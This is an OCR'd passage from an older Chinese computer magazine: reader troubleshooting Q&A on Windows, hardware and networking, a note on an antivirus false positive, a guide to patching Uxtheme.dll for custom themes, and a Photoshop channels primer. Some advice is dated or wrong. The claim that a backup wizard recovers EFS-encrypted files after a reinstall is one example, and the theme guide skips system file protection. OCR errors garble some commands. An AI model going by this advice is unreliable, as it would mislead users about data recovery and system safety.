如果仅仅是某个利用Windows Installer制作的程序无法安装，可使用微软公司的Windows Installer CleanUp Utility(下载地址:http://support.microsoft.com/kb/290301/zh-cn)清除系统缓存的安装文件，或到Windows文件夹下的Installer目录中(该目录是系统隐藏目录)，删除其中的MSI文件，然后重装。

CF[SB01]

杀木马的软件居然带病毒?


■辽宁　肖占龙

我两天前用诺顿杀毒软件查出C:\Windows\system32目录下有个叫APIHOOKDLL.DLL的文件感染了PWS.Hooker.Trojan病毒，杀无效、隔离无效、删除无效。上百度搜索一下关于这个病毒的信息，很多论坛都有人发现了此病毒，而且都不知道怎样解决。无奈，求人不如求己，只有自己解决了，上诺顿官方病毒网页，它提示说此病毒会盗取我本地的密码，然后发送至指定信箱。

找了N个杀毒软件，从诺顿到金山毒霸到KV2005一直到最后的瑞星杀毒软件，都不能很好解决此问题，而且只是在诺顿中杀的时候提示找到病毒，在其他任何杀毒软件中都提示一切正常，并没发现任何可疑的地方。

经过两天的摸索，我发现只要同时安装诺顿跟木马克星这两种软件，诺顿就会提示有病毒，而一旦删除木马克星就没提示了。再加上前面所提到的使用其他软件都未能发现此病毒，我怀疑一定是诺顿杀毒软件有问题。

最终在"木马克星"官方讨论区得到了证实，APIHOOKDLL.DLL这个文件是木马克星用来进行密码保护的，由于需要在木马运行前就进入系统，并非木马，删除这个文件会使木马克星失去密码保护功能(见图)。



CF[SB02]

系统

1 Windows Me 接 USB 外置光驱出问题

问：我的电脑安装的操作系统是 Windows Me，安装了一个 USB 外置光驱后发现在“设备管理器”中的“USB Mass Storage Device”设备项前面出现了一个绿色问号。请问是不是该设备出现了故障，如何处理？（深 PPMM）

答：显示绿色问号并不表示该设备发生了故障，你可以不用理会，USB 外置光驱可以正常使用。

2 浏览某特定网站时 IE 总是自动关闭

问：我在 Windows 2000 中使用 IE 上网时，发现只要一打开某网站，IE 就会自动关闭，而打开别的网站时，IE 览正常。我从另一台电脑上访问该网站并没有出现这个现象。请问该如何解决？（内蒙古 石峰）

答：你可以在系统安装分区中找到 Documents and Settings 文件夹，接着进入其下你登录用的用户名文件夹，将里面的 Cookies 文件夹删除，然后重启 IE 进行 览即可。

3 安装软件时出现的接口支持问题

问：为什么我在系统中安装软件时总是提示“安装程序启动安装引擎失败：不支持此接口”的错误？（湖北 老末）

答：导致该问题的原因主要有以下几个原因：

(1)最常见的原因是软件安装时需要用到的 Windows installer 出现了问题。你可以在系统中选择进入〝控制面板→管理工具→服务〞，找到 Windows installer 服务，启动该服务，然后试着安装软件，如果仍然存在问题，你可以到微软的官方网站上下载最新的 Windows installer 2.0 版进行安装。

(2)你在系统中安装了迷你版 ACDSee 5.0，安装这个软件后，系统组件服务将会被破坏，造成不少程序无法安装，提示〝安装程序启动安装引擎失败：不支持此接口〞的错误。你应该卸载这个软件以解决问题。

(3)你所安装的软件的安装程序并不是一个.EXE文件，而是.MSI文件，而.MSI 是脚本文件，这样当你运行.MSI 文件安装程序时就有可能出现上述提示，此时你可以用鼠标双击运行instmsiw.exe文件来解决问题，因为 instmsiw.exe文件里包含了所有关于运行.MSI文件所需要的文件。

(4)你没有安装软件的权限，应该使用管理员权限来安装软件。

(5)操作系统中的相关文件被损坏，建议对系统进行修复安装。

4 启动系统时出现 VXD 和 386 错误

问：我的操作系统在启动时显示了好几个.VXD 和.386 文件无效的错误提示。请问这是怎么回事？（河南 萧何云）

答：导致出现该错误提示的主要原因有：

(1)你最近在系统中安装了不兼容的硬件驱动程序或网络组件。你可以将这些程序卸载以解决问题。

(2)你最近卸载了某些程序，而这些程序由于自身的不健全而导致注册表中的数据被损坏，如果你的系统中备份过注册表文件，可以进行恢复操作，如果没有，也可以通过一些注册表修复工具软件进行修复。如果一时找不到工具软件，你也可以在〝开始→运行〞中运行 regedit 命令启动〝注册表编辑器〞，通过菜单中的〝搜索〞功能将系统启动时显示的那些文件的主键找到并删除，然后保存退出〝注册表编辑器〞即可。

5 再现 Windows XP 加密分区的文件

问：我用的是 Windows XP，并且将整个 D 分区都使用 Windows XP 的加密功能加密了，最近由于系统出现了故障，我就把安装了 Windows XP 的 C 分区进行了格式化并重装了 Windows XP，但此时却出现了严重问题，在新装的 Windows XP 中无法读取 D 分区的内容，而里面有很多非常重要的文件，请问如何才能解决这个问题？（甘肃 文平）

答：这是由于你重装 Windows XP 后，文件夹的校对码已被改变，所以操作系统把你当成了非法用户，因此无法读取这个被加密的分区了。解决该问题的方法如下：

(1)在系统桌面上用鼠标依次选择〝开始→我的电脑〞。

(2)在随后出现的窗口中用鼠标右键单击你加密的磁盘分区 D 的图标。

(3)在弹出的右键菜单中依次选择〝属性→工具〞。

(4)单击〝开始备份〞按钮后你就可以看到加密区域里的所有文件了，依照〝备份或还原向导〞的提示把这些文件备份到硬盘的其他分区中即可。

CF [SB03]

6 Windows XP 开机时没有运行“启动”中的项目

问：我的电脑安装的是 Windows XP，在系统中安装了不少系统启动时候就运行的软件，比如杀毒软件、自动拨号软件等，有几个软件是通过“开始→程序→启动”添加快捷方式来让其自行启动的，不过我的 Windows XP 中的“启动”中的程序在开机时没有运行，这是怎么回事？（成都 刘凌）

答：这是由于注册表中控制“启动”的键值丢失或损坏而造成的，通常控制键值分为通用组（就是对所有用户起作用的）和用户组，只要对应地将注册表键值和自己系统的“启动”路径相对应即可，其中注册表的位置和对应的键值如下：

(1)主键：[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders]

键名：Startup，键值：%USERPROFILE%\Start Menu\Programs\Startup

(2)主键：[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders]

键名：Startup，键值：C:\Documents and Settings\<User>\Start Menu\Programs\Startup（注意和自己的账户对应）

(3)主键：[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders]

键名：Common Startup，键值：%ALLUSERSPROFILE%\Start Menu\Programs\Startup

(4)主键：[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders]

键名：Common Startup，键值：C:\Documents and Settings\All Users\Start Menu\Programs\Startup

7 无法启动 EXE 文件扩展名的程序

问：我的 Windows XP 中所有可执行文件只要双击执行就提示不能打开 xxx.exe 文件，当选择以管理员身份运行时就提示找不到该文件。这是怎么回事？此前我的系统中过毒，不过我已经用杀毒软件杀掉了啊！怎么样才能解决？（广西 何可）

答：这是个问题，一般是由于病毒在注册表中修改了.exe 文件关联项目，从而导致系统无法运行这种类型的文件，解决方法：

(1)由于无法运行.exe 文件，而又需要通过 Regedit.exe 来启动注册表，所以先要把 C:\Windows 目录中的 Regedit.exe 文件重命名为 Regedit.com，运行 Regedit.com 启动注册表编辑器。

(2)定位到[HKEY_CLASSES_ROOT\.exe]，将右侧窗口中“默认”的键值改为“exefile”。

(3)依次展开[HKEY_CLASSES_ROOT\exefile\shell\open\command]分支，然后将右侧窗口中的“默认”的键值改为“"%1" %*”（不要外侧引号）。

(4)关闭注册表编辑器，运行一个.exe 文件看是否正常，如果还不行可以到 http://www.dougknox.com/xp/file_assoc.htm（这里提供了其他类型文件关联修复的注册表）处下载一个“EXE File Association Fix”文件，解压后将文件合并到注册表中即可。

8 资源管理器的“文件夹”侧边栏空白问题

问：我的是 Windows 2000，不过当打开系统的资源管理器后发现“文件夹”的侧边栏显示是空白的，原来的文件列表怎么不见了？（上海 金快乐）

答：这个问题比较少见，可能是由于病毒引起的，造成了某些 DLL 文件注册失效或系统注册表中某些键值丢失，解决具体方法如下。

(1)在另外一台 Windows 2000 中打开注册表编辑器，将[HKEY_CLASSES_ROOT\CLSID\{EFA24E64-B078-11d0-89E4-00C04FC9E26E}]主键导出，然后拷贝到故障机器，合并到注册表中即可。

(2)如果这样还不行，可以通过在“开始→运行”中依次输入下列命令：

```
REGSVR32 /i SHDOCVW.DLL
REGSVR32 /i BROWSEUI.DLL
```

9 MSN Messenger 7.0 登录错误

问：我喜欢尝试各种新软件，于是在 MSN Messenger 7.0（以下简称 MSN）发布后马上换上了新版本。于是问题就来了，一登录服务器就会出现“0X81000370”错误，导致无法正常登录。

答：在“开始→运行”对话框中输入“Regsvr32 softpub.dll”（不含引号）并点击“确定”。MSN 即可正常登录了。此方法适用各种版本。

CF[SB04]

硬件

1 RAID选项设置不当引起系统安装失败

问：我的电脑配置是华硕P4P800主板，Intel P4 C2.4GHz的CPU和KingMax DDR 512MB内存。但在安装Windows XP时却出现了如下问题：复制安装文件到硬盘后执行安装，几分钟后出现蓝屏，再次使用光驱启动安装系统依然在安装过程中蓝屏。将系统安装光盘放到其他电脑上可以正常安装。请问这是何故？（北京 鹏鹏）

答：由于这款主板南桥芯片中集成了RAID0功能，因此在安装系统时与普通主板有所区别。若电脑只配置了一块硬盘时，在安装操作系统前应该参看主板说明书，将主板BIOS中的RAID选项关闭，然后才能正常安装操作系统，否则就容易出现你所遇到的问题。

2 开机时出现CMOS容量不匹配错误

问：我的电脑最近开机后显示器上出现如下提示："CMOS Memory size mismatch；Run Setup Utility；Press to Resume"，我的主板采用的是AMI的BIOS程序。请问这个提示有什么含义，遇到这种情况该如何处理？（大连 陆遥）

答：出现这个英文提示表示你电脑的CMOS芯片容量大小出现了不匹配的问题，很可能是你将扩充CMOS设置中的Video ROM shadow C0000、Video ROM shadow C400、System ROM shadow F000参数项设置为Enabled导致的。解决该问题的方法如下：

(1)启动电脑后按F1键进入AMI BIOS SETUP UTILITIES设置界面。

(2)选择ADVANCED CMOS SETUP(高级CMOS设置)项并按回车键进入。

(3)将AUTO Config Function参数项由Enabled改为Disabled。保存更改并退出即可。

3 更换显卡后软件找不到AGP存储器

问：为什么我在更换了显卡后，运行一些软件时系统提示说没有可用的AGP存储器？（陕西 胡海峰）

答：你可以尝试如下解决方法：

(1)如果你使用的是Windows 95，建议更新到OSR2.1版；如果是Windows 98，建议更新到Windows 98SE版。

(2)如果系统中安装的DirectX版本是7.0以下的版本，建议升级到更高版本。

(3)从随主板附送的驱动程序安装光盘中安装AGP芯片组驱动程序和其他补丁程序，安装完成后重新启动操作系统。

(4)开机后按Del键进入BIOS SETUP，找到AGP缓冲区的设置项（不同主板参数不同，可参看主板说明书），如果该参数不能支持64MB以上的AGP缓冲区，则你需要更新BIOS甚至更换主板。

4 打印机一次进多页纸的故障

问：我在使用打印机进行打印的操作过程中，常常会遇到打印机一次进多页纸的现象，非常影响工作效率，请问如何才能有效避免这类现象的发生？（河北 张健英）

答：对于一次进多页纸的问题可以采用如下方法解决：

(1)检查打印纸的位置是否放置正确，正确的纸张高度不能高于纸槽左侧导轨上的箭头标志。

(2)检查一下打印纸规格是否符合使用要求：重量为60克到180克的打印纸才能符合要求，而低于60克的超薄打印纸，很容易出现同时进多页纸的现象。

(3)打印纸表面不够平整也会导致一次进多页纸的现象，为此必须确保打印纸表面平整光滑。

(4)有时静电感应也会造成一次进多页纸的现象，因此最好在安装打印纸之前，先将打印纸以扇形方式摊开，以确保每张纸可以单独分离，然后再按正确方法将打印纸装入到导纸槽中。

(5)对于具有纸厚调节功能的打印机来说，调整好调节杆的位置是很重要的。在使用不同类型的打印纸时，纸厚调节杆的位置也是不一样的，例如在使用常规厚度的打印纸时，必须将调节杆的位置设为"0"。当然，不同打印机对调节杆的调节标准是不一样的，最好参考一下打印机说明书。

CF[SB05]

5 Linux操作系统下使用USB闪盘

问：请问如何在Linux操作系统下使用USB闪盘？（天津 安浩宇）

答：在Linux系统下使用USB闪盘需要进行如下操作：

(1)将USB闪盘插到主板的USB接口上。

(2)在Linux系统中进入终端命令行模式，用以下命令为外挂点新建一个子目录：mkdir /mnt/usb

(3)USB存储设备通常被识别为sda1,具体可通过fdisk -l命令查询。查看完毕后再执行如下命令：mount -tmsdos(或vfat)/dev/sda1/mnt/usb

6 如何更换风扇和散热片一体的显卡风扇

问：我的显卡风扇经常停转，可是风扇和散热片一体的，请问该如何更换？（福建 刘珍）

答：现在很多显卡上的风扇和散热片都是一体的，一旦损坏很难更换。这里告诉你一个小技巧。一般散热片是用硅胶粘到芯片上的，用丙酮之类的有机溶剂小心地滴在散热片与芯片的结合部位。找来电吹风，开到热风档，对准散热片和芯片吹了几分钟，再左右晃动散热片，一般就能将散热片取下来了。

7 喷墨打印机可以打印金银色吗

问：我想请问一下，目前有哪种打印机可以打印出金银等颜色。因为我公司有需要使用到这类打印机，希望你能告知一二。（上海 何慧）

答：传统的喷墨打印技术无法输出金、银效果，除非你用特殊纸张（例如：热转印）和软件。目前惟一能够做金银色输出的只有Alps MD系列全彩干式印像机，但是市场上很少能见到。

8 为何用OCR识别时文字有乱码

问：为何我用OCR软件识别出来的文字有乱码？（北京 王丽娜）

答：是否原稿的方向不对，请正确调整原稿方向。

是否定义的文字属性（简体多体、繁体多体、纯英文、手写体等）与原稿不符。如果字体为斜体或艺术字等，此类原稿不能被正确识别。

是否原稿中的分辨率设置不当，请在扫描扫描时设置相应的文字属性。

扫描文稿时设定了镜像处理功能，扫描结果图像与原稿左右相反。如果原稿不清晰（如传真件、油印试卷、报纸等），可以适当地调节图像的对比度或亮度以得到较好的扫描效果，提高识别率。

9 什么样的数码相机适合水中拍摄

问：由于兴趣关系，目前想拍水族箱里的鱼，是不是要选择对焦速度快、近拍功能、大光圈的机型？300万像素左右的数码相机有哪些适合我的需求？（江苏 刘华）

答：室内拍摄最大的优点是可以控制环境。对焦速度快、具有卓越的近拍能力和大光圈，可以帮助你快速清楚地拍下景物，大光圈可以让数码相机关闭内建闪光灯，避免打在玻璃造成反光。不过，这些阻碍拍摄的因素也可以通过环境弥补，例如：你可以换一个较小的鱼缸。



300万像素目前市面上的机型相当多，如果你想要享受水中追拍的乐趣，可以考虑添购一个跟你的数码相机配套的潜水盒，例如适用尼康Coolpix 2200/3200/4100的潜水盒（见图）。当然，也可以直接买一台JIS 7级以上、可以水下拍摄的数码相机，例如：SONY CyberShot DSC-U60、Olympus μ 410D、Pentax Optio WP。

小知识

JIS：JIS（日本工业协会）制订一套电子产品防水标准，1～6级是能抵受由汗水及倾盆大雨的防水标准，即所谓生活防水，由7级开始才算可以入得下水。1～2级：可抵受不同水滴；3～4级：可抵受不同程度水花；5～6级：可抵受不同程度射水；7级：可浸入水深1米，30分钟为限；8级：可长期浸入水中，就是最专业级数了。

10 非标准工作频率导致硬盘频频出错

问：一台电脑，配置为KX133主板，希捷酷鱼15.3GB硬盘，CPU为AMD K7 550MHz，超频到115×5.5＝633MHz，使用一段时间硬盘在读写文件时频频出错，重装Windows也不能解决问题。（新疆 盘俊春）

答：请将CPU的频率降回100MHz外频。当系统超频在非标准外频的时候，PCI等总线的运行频率也将随之提升，这样一来就，使得硬盘也处于超频的工作状态之下。与CPU超频的情况类似，不同的硬盘对超频的适应能力也是不同的，尤其是系统运行在非标准外频下的时候。

11 OCR识别时提示“只能扫描二值图像”

问：我用紫光OCR MF7.5进行OCR识别，在扫描文稿图像时，提示“只能扫描二值图像”或“该程序执行了非法操作”，应如何解决？（山东 杨柳）

答：OCR软件一般只能识别黑白图像，因此扫描时只能使用〝黑白二值〞模式。若设置了多个扫描区域，而其中有区域设置为彩色或灰度模式，便会出现〝该程序执行了非法操作〞的提示。

CF[SB06]

网络

1 802.11b设备能升级到802.11g吗

问：请问802.11b协议的无线网络设备能升级到支持802.11g吗？（北京 曲高兴）

答：不能。目前这类产品不能通过升级来实现从当前协议改而支持另一个协议。因为每一个协议会使用差别很大的技术，不同设备的硬件芯片及其协议具有惟一性规定。

2 用内置拨号上网方式时常出现断线

问：我使用华硕AAM6000EV A/J ADSL Modem内置拨号方式上网，使用中每隔5到10分钟总是出现掉线的现象，有时甚至无法连接到Internet，出现网络中断后Ping ADSL Modem网关时表现为大量丢失数据包或完全不通，而采用第三方拨号软件拨号上网时ADSL MODEM能正常运行。请问这是为什么？（海口 王兵）

答：出现这个问题的原因应该是MODEM内嵌的软件系统存在安全性漏洞导致受到病毒类程序的攻击，从而无法正常上网，解决该故障的方法是：

(1)修改MODEM端口值：将对外开放的21、23、80等常用的端口改为61000～62000的某一个数值。

(2)修改ADSL MODEM的拨号方式，由内置拨号模式(即路由方式)改为桥接方式，采用电脑上的第三方拨号软件进行拨号。

(3)升级MODEM软件版本或使用以UNIX为操作系统的ADSL MODEM，这样处理会有较高的安全性。

(4)启用ADSL MODEM设备自身所带的防火墙功能。

3 ADSL拨号上网无法连接服务器故障

问：最近组装了一台电脑，上网时出现问题，表现为拨号时提示窗口“无法打开6XX端口，与远程服务器无法建立连接”。我用的是ADSL虚拟拨号，查看ADSL和网卡指示灯皆为绿色。请问该如何解决？（山西 王丹青）

答：出现这个问题的原因是网卡没有被系统正确识别，你可以打开机箱，然后拔下网卡并重新换个PCI槽插好，重新开机后系统会提示找到新硬件，此时安装好网卡驱动程序并进行拨号操作即可。

4 解决新邮件提示栏的问题

问：在Foxmail 5.0中删除了一封垃圾邮件后，运行在电脑屏幕顶端的“新邮件提示栏”中却还提示着那封已经被删除的邮件，当我双击它时，Foxmail却又提示“找不到邮件”。请问这是为什么？（江西 思齐）

答：因为在接收邮件时，Foxmail会将未阅读的新邮件信息保存在fmnmtk.dat文件中，当你在未阅读的情况下删除一封新邮件时，保存在fmnmtk.dat文件里的新邮件信息还在，并不会被删掉。这时你只要直接删除Foxmail目录下的fmnmtk.dat文件就可以了。下次重启Foxmail时，程序会自动重建新的fmnmtk.dat文件。

5 请来保卫IE的绿色使者

问：我的IE多次被黑，总是让人头疼不已。用修改注册表的办法解决了一些问题，但总是“治标不治本”。请问，有没有“治标又治本”的办法呢？（广西 王金 ）

答：用一款叫做″恶性代码杀手终结者″的软件可以解决问题。有了它，你就可以在网上自由冲浪而不必提心吊胆，即使中招也只需轻点鼠标就能自动修复。这是一款绿色软件，可运行于Windows 9x/NT/2000/XP等环境下，使用上无需特别的安装和设置，下载后即可马上使用，不会产生系统垃圾，更不会增加系统负担。你可以通过它提供的″修复网页恶性代码″和″恢复IE设置″两个功能将被恶性代码篡改得″体无完肤″的IE览器彻底恢复″健康″。该软件下载地址：http://nj2.onlinedown.net/down/johnnyloveyou.exe

6 ADSL上网时接听电话会断线

问：为什么用ADSL上网时接听电话会断线？（河南 莫浩仁）

答：ADSL Modem背面有电源、网卡和电话线三个接口，其中网卡接口需要一根交叉网线连接ADSL Modem和计算机中的网卡，而电话线接口则是通过一根两芯电话线接驳到滤波器。滤波器有一个用于连接电话盒的接口，同时还有2个提供电话线连接口，这两个电话接口通常不能混用，也就是用于连接ADSL Modem与连接电话分机的接口不能混淆，否则将会出现ADSL Modem工作出错的情况。在ADSL正常使用的时候，只能通过滤波器引出的电话机拨打和接听电话，如果使用其他线路连接的电话则会导致ADSL断线。为了解决这个问题，我们可以购买一款子母机电话，将座机与滤波器相连，子机可以放置在它处使用。

CF[SB07]

7 设置Foxmail地址中的默认组

问：由于我的邮件联系人很多，所以在Foxmail中使用了地址簿功能，并且新建了一个分类叫"我的联系人"，其中保存了所有我的邮件联系人。但每次写邮件并单击写邮件窗口中的"收件人"图标插入好友的邮箱地址时，在弹出的"选择地址"窗口中，"默认"联系人组总是为首选的，每次都要再在分组中选择"我的联系人"项，这样操作起来很麻烦。请问，能不能将"我的联系人"设置为默认的分组呢？（湖南 叶小雷）

答：目前的Foxmail版本还没有提供设置邮件联系人分组优先级的功能。不过，你可以通过下面的方法来避免每次插入邮件地址时选择联系人分组的烦恼：

单击Foxmail主窗口工具栏中的"地址簿"按钮，右击打开窗口中的"公共地址簿"项，选择"新建文件夹"，然后再选择"公共地址簿"中的"默认"项，用鼠标选择该项下的所有联系人并直接拖放到刚才新建的文件中。再将"默认"项下面的所有联系人删除。接下来，再将"我的联系人"中的所有邮箱地址拖放到"公共地址簿"中的"默认"组中。这样设置后，就可以达到你的目的了。

8 FlashFXP中如何定时上传文件

问：我们公司的网站服务器归我管理，为了不影响网友们正常访问，领导吩咐我每次更新数据时，都要在凌晨三点左右进行。我一般都是在自己家的电脑中使用FlashFXP来完成。不知道能不能在FlashFXP中这样设置：自动在三点钟执行上传文件操作，上传完毕将我的电脑设置为休眠状态，以方便我第二天查看相关情况。如果能，应该如何设置？（湖南 庄志勇）

答：可以实现你的要求，需要利用FlashFXP主窗口中的"工具→计划任务"。

(1)先连接你的公司服务，并确保能正常连接。

(2)将本地 览器中的需要上传到服务器上的文件添加到下面的上传队列框中。

(3)单击菜单"工具→计划任务"，在打开的窗口中设置执行的具体日期及时间(3:00)，在下面的"传送完成时"框中选择"休眠"项。不过，前提条件是你的系统已经开启了休眠功能。

9 为什么不能打开某一特定网页

问：最近在单位自己的电脑上访问某一网站时，发现不能打开该网站的网页，而其他网站却能正常打开。另外，在属于同一个局域网上其他同事的电脑上却能正常打开我不能打开的网页。于是，我在IE 览器中查找受限制的网站，但该网站并没有受到任何限制，请问我该如何解决这一故障？（山东 王晓丽）

答：根据你的情况，可以看出IE并没有受到损坏，如果排除IE中受限制站点的原因，造成这一故障的原因极有可能是由于一些恶意程序屏蔽了该网站！一般情况下恶意网站是通过修改主机的hosts文件来达到的，如果是Windows 98/Me，该文件是在系统盘Windows目录中，如果你使用的是Windows 2000/XP，它位于C:\Windows\system32\drivers\etc中，找到并用记事本打开hosts(没有扩展名)文件后，然后在该文件的最后删除"127.0.0.1 该网站网址"的项并保存即可！

10 只导入MSN Messenger中的一个分组

问：MSN Messenger中，我只想将第一个账号中的一个联系人分组导入到另一个账号中。请问如何实现？（北京 王宁）

答：打开第一个账号，右击需要导出的分组，选择弹出的快捷菜单中的"将组保存到文件"，并在弹出对话框中完成保存。接下来，登录第二个账号，然后单击窗口中的菜单"联系人→从已保存的文件中导入联系人"项，在打开的对话框中将先前卖出的文件导入即可。

11 如何不让QQ泄漏我的IP信息

问：我经常使用QQ聊天，知道别人可以通过使用能显IP地址的QQ来获得我的地域位置以及本机的IP地址。为了保密需要，请问如何避免好友获得我真实的地址信息呢？（北京 赵剑宇）

答：由于QQ是通过Internet来传送信息的，因此它遵循了网络数据包的传输方式，这样QQ就可以获得对方的IP信息，那些显IP地址功能的QQ就会把获得的IP信息显示在聊天窗口中。我们可以使用代理服务器的方法来避免QQ泄露你真实的IP信息，这是因为代理服务器是网络信息的中转站，别人获得的IP信息将为该代理服务器的IP信息，因此它隐藏了你真实的IP信息！具体设置方法如下：

在QQ用户登录窗口中点击"网络设置"，在默认情况下"类型"为"不使用代理"，点击右侧下拉菜单，可以选择"SOCKS5代理"或"HTTP代理"，然后在"地址"和"端口"后分别输入代理服务器的IP地址和端口地址。对于代理服务器的获取，可以下载使用一款名为"QQ代理公布器"的软件来获得各种代理。当填好后点击"测试"按钮来测试是否连接成功，如果不成功则需要更换其他代理服务器。 CF[SB08]

■湖北 黄迎　湖南 邬凯文

揭开 Windows XP 换肤的秘密

Windows XP 为什么能变“大苹果”？

您在本期可以学到

- 了解 Windows 主题的秘密
- 三种主流换肤软件的优缺点对比
- 学会使用免费换肤软件 UXTheme Multi-Patcher

看过“聪明用电脑”栏目中的《资源和美丽我全要 XP 完美克隆 Mac OS》，你是不是很奇怪为什么 Windows XP 可以换成苹果的皮肤呢？而且还不占用系统资源？

1.Windows XP 缘何如此美丽？

微软在 Windows XP 中共有三种界面主题，相对于 Windows 系统以前的版本来说非常漂亮（见图 1）。但随着第三方软件厂商不断推出更的 Windows XP 主题，它们一下子就相形见了。如果在 Windows XP 中想改变系统自带的界面主题，或添加额外可视化效果就不得不安装第三方软件了。



图 1

这类软件无外乎是采用两种方式：一种是通过安装第三方软件来产生扩展名为 MSSTYLES 的文件，它的全称是“可视化外观风格文件”，是 Windows 用来创建其视觉效果的一种文件。还有一个办法就是更换 Windows XP 的 Uxtheme.dll 文件（保存在 C:\Windows\System32 目录下），从而达到使用第三方软件创建的特有的“可视化外观风格文件”。

别以为随便什么样的 MSSTYLES 文件都能拿来使用。虽然 Windows XP 通过 Uxtheme.dll 来运行扩展名为 MSSTYLES 的文件，但 Uxtheme.dll 具有安全认证环节，即应用主题前 Uxtheme.dll 会先检查主题是不是微软公司发布的。为保证 Windows XP 的系统稳定，这个功能本来无可厚非，但在实际使用中就给应用第三方主题带来了障碍。

2.“三件衣服”到底哪个好？

要想用第三方扩展名为 MSSTYLES 的文件，就必须把它转换成一个不同的可视化文件格式，或使微软数字签名的保护失效，于是就出现了很多第三方换肤软件。

现在流行的换肤软件主要有 WindowBlinds、Style XP、UXTheme，做为一般用户，该选择哪一款呢？

(1)使用单独可视化文件的 WindowBlinds

WindowBlinds 并没有通过系统自带的 Uxtheme.dll 文件来调用皮肤，而是通过它自己的可视化文件 Wblind.dll 调用第三方软件创建的皮肤。

该软件的优点是可以不断自动更新样式，因为它有自己独特的皮肤格式，所以效果也非常丰富（比如说任意尺寸的边框、按钮可以放到任何位置，有各种声音和颜色的按钮等）。而且 WindowBlinds 的皮肤格式完全开放，任何人都可以研究并修改，创造出各种风格不同的皮肤样式。

如果你想自己制作皮肤界面，可以使用 SkinStudio（官方网址：http://www.skinstudio.net/），它是一款制作 WindowBlinds 系统皮肤的程序。通过它，用户可以很容易地制作系统皮肤，而用该软件制作的系统皮肤可以用来装饰 Windows XP/98/Me 的桌面，当然需要 WindowBlinds XP 或 WindowBlinds 才能应用这些皮肤。

不过 WindowBlinds 并不是免费的，你需要花 20 美元去注册（或者从 http://www.objectdesktop.com/ 获得一些免费的资源）。

WindowBlinds 官方主页：http://www.windowblinds.net/

(2)可与 WindowBlinds 相媲美的 Style XP

与 WindowBlinds 不同，Style XP 和下面介绍的 UXTheme Multi-Patcher 都是修改 Windows XP 的 Uxtheme.dll 文件中的字节来使系统支持第三方桌面主题。Style XP 是在 Windows 启动时，在内存中完成更换主题的工作。

Style XP 是一套可以和 Windowblinds XP 相 美的产品，它使修改 Uxtheme.dll 文件变得简单，并且通过这种方法修改 Uxtheme.dll 文件后，系统运行很稳定，不用担心兼容问题。其缺点同样是每当给 Windows XP 升级新皮肤时，就要花费 20 美元。

Style XP 官方主页：http://www.tgtsoft.com/

(3)免费大餐 UXTheme Multi-Patcher

UXTheme Multi-Patcher 是通过直接更换 Windows XP 的

Uxtheme.dll文件实现换肤，优点是资源免费，不过最好请个高手帮你完成此操作，因为不同版本 Windows XP 的 Uxtheme.dll 版本也不同，所以必须选择适合你系统的 Uxtheme.dll 进行替换。而且由于这些 Uxtheme.dll不是微软公司提供的，所以可能会引起一些问题。另外在替换系统文件时也必须要注意一下 Windows XP 的系统文件保护功能。

UXTheme Multi-Patcher官方主页:http://www.windowsx.org

注意以上两个软件都不会占用太多的内存(因为直接替换系统文件)。在目前电脑运算速度爆增的时代，这些皮肤只会用很少内存，根本不用担心使用这些软件后会影响电脑的运行速度。

3.如何让 UXTheme Multi-Patcher 震撼“视”界?

前面《资源和美丽我全要 XP 完美克隆 Mac OS》介绍的 FlyakiteOSX，就是用替换 Uxtheme.dll 文件来实现的。因此下面我们来介绍一下 UXTheme Multi-Patcher 的用法。

第一步：到 http://www.newhua.com/cfan/200503/UXTheme.rar 下载软件，解压缩后运行其中的 UXTheme Multi-Patcher 2.5.1.exe，点击 Patch(修补)按钮。

第二步：这时会弹出你的系统信息窗口，确认你的系统与所列版本相同(不同版本替换后，会出现错误)，点击 ˝OK˝ 按钮。

第三步：稍后，会弹出 ˝Windows 文件保护˝ 窗口，点击 ˝取消˝ 后，再点击两次 ˝OK˝，电脑重启，完成Uxtheme.dll文件的替换。

第四步：从 http://www.themexp.org/、http://www.getskinned.org/ 等网站下载皮肤，将它们解压缩至 C:\Windows\Resources\Themes(C 为系统盘)。注意，用 UXTheme Multi-Patcher 修改后的系统，可以直接使用 Style XP 的 Theme 文件。



图 2

第五步：右击桌面空白处，选择 ˝属性˝，然后在 ˝主题˝ 标签下就可进行修改了(见图2)。有些皮肤使用后，会让文字变小，可以在 ˝外观˝ 标签下修改。CF [ZS01]

图像处理软件的色彩车间——“通道”

■ 北京 阿飞

适用软件:图形图像处理软件(如 Photoshop、Photo-Paint 等)

基本讲解:通道一词译自英文单词 Channel，是图像处理中常用的一个概念，用来保存图像中的一些独特信息，常见的有原色通道、Alpha 通道、专色通道等。

大多数图像处理软件就像是一个产品加工厂，打开图片就相当于把它送进了车间，首先软件会检测一下图片 ˝身份˝，如果是灰度图就直接打开处理，如果是彩色图像(索引图除外)，为了便于处理，则将图像中的三原色(红、绿、蓝，相信大家都知道大千世界 纷的色彩都是基于它们混合变化出来的)分离开来放在不同的 ˝车间˝(即原色通道)里独立管理。如图 1 所示，通过 Photoshop 通道调板，可以清楚地看到图像色彩被分在了 R(红)、G(绿)、B(蓝)三个通道中，最顶端的那个则是 RGB 通道合成后最终的图像效果。

